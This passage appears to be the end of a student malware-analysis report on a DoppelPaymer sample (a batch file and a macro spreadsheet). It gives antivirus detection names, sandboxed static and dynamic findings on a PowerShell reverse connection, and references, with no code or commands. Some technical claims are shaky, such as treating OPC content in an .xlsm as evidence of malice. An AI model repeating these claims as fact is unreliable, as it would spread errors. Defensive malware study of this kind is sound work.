Comodo	TrojWare.Win32.BadShell.XSN@7pmib7	Cynet	Malicious (score: 99)
Cyren	PSH/Agent.AK2.gen!Camelot	Emsisoft	Heur.BZC.PZQ.Boxter.791.DDA7C947 (B)
eScan	Heur.BZC.PZQ.Boxter.791.DDA7C947	ESET-NOD32	PowerShell/TrojanDownloader.Agent.ABM
FireEye	Heur.BZC.PZQ.Boxter.791.DDA7C947	Fortinet	PowerShell/Agent.ABM!tr
GData	Heur.BZC.PZQ.Boxter.791.DDA7C947	Ikarus	Trojan-Downloader.PowerShell.Agent
Kaspersky	HEUR:Trojan.PowerShell.Generic	MAX	Malware (ai Score=80)
McAfee	PS/Dropper.f	McAfee-GW-Edition	PS/Dropper.f
NANO-Antivirus	Trojan.Script.Downloader.inbiqr	Sophos	ATK/Empire-U
Symantec	CL.Downloader!gen11	Tencent	Heur:Trojan.Powershell.Generic.u

The Strings and HxD could not disclose a lot of information about the functionalities and dependencies of the files because the files were not PE(Portable Executable). They were of format .bat and .xlsm. But one common observation from both tools is that launcher.bat contained reference to Windows Powershell. It was because the Malware would require to run commands to send and receive requests with the attacker's system and enable reverse shell which will bring the control of the system to the attacker. When we analyzed project.xlsm with TriDNeT, we found that 31% of the file actually consisted of Open Packaging Conventions Container, and such a high percentage of OPC is actually in malicious files, as confirmed by Virustotal. So, the project.xlsm and launcher.bat together have no PE headers. Project.xlsm actually has more than 30% composition of Open Packaging Convention Container. Launcher.bat file is found to contain the oath address to Windows Powershell.

From Dynamic Analysis, we have the below mentioned findings.

Using the Process Hacker, we identify that the launcher.bat actually creates a process conhost.exe (Console Host) which actually tries to launch Windows Powershell in Administrative Mode(Powershell appears twice consecutively in Process Hacker). The Wireshark capture gives us clear indication that the powershell launched in the previous course was actually used to establish connection with a system using TCP protocol. Using the Logfile.csv generated by Procmon and Wireshark capture of format .pcap, we finally generate a flow chart that gives us an animation explaining the sequence of process generation, tasks done and ending. In the animation we found that one of the threads created by process EXCEL.EXE (project.xlsm) has actually deleted and created malware.LNK multiple times in the system. malware.LNK is recognized as a malicious file that can use Command Line without being executed even once. This is how the combination of project.xlsm and launcher.bat together establish connection with the attacker’s system and initiate the malicious activities in a target system.

CONCLUSION:

The Malware Analysis of Doppel Paymer Ransomware is successfully conducted by both Static and Dynamic methods. Usage of Oracle Virtual Box and FlareVM facilitated the virtual environment to keep the Malware approach away from the host machine to ensure safety. Snapshots were taken regularly and the snapshots with active malware were deleted after the test to ensure that the ransomware doesn’t start communicating with the attacker’s system. The malware sample during Dynamic Analysis was found to initiate connection between its system and the attacker’s system with the help of command line which can be traced back in Static Analysis as well.

REFERENCE

[1] Michael Sikorski and Andrew Honig, Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software (Book)
[2] SentinelOne, Understanding How .LINK Files Work
[3] Procdot Documentation
[4] Understanding TCP Sequence and Acknowledgment Numbers
[5] Malware Analysis - Part 1: Static Analysis
[6] 5 Places Ransomware and Malware Can Hide That You May Never Check
[7] TCP 3-Way Handshake Process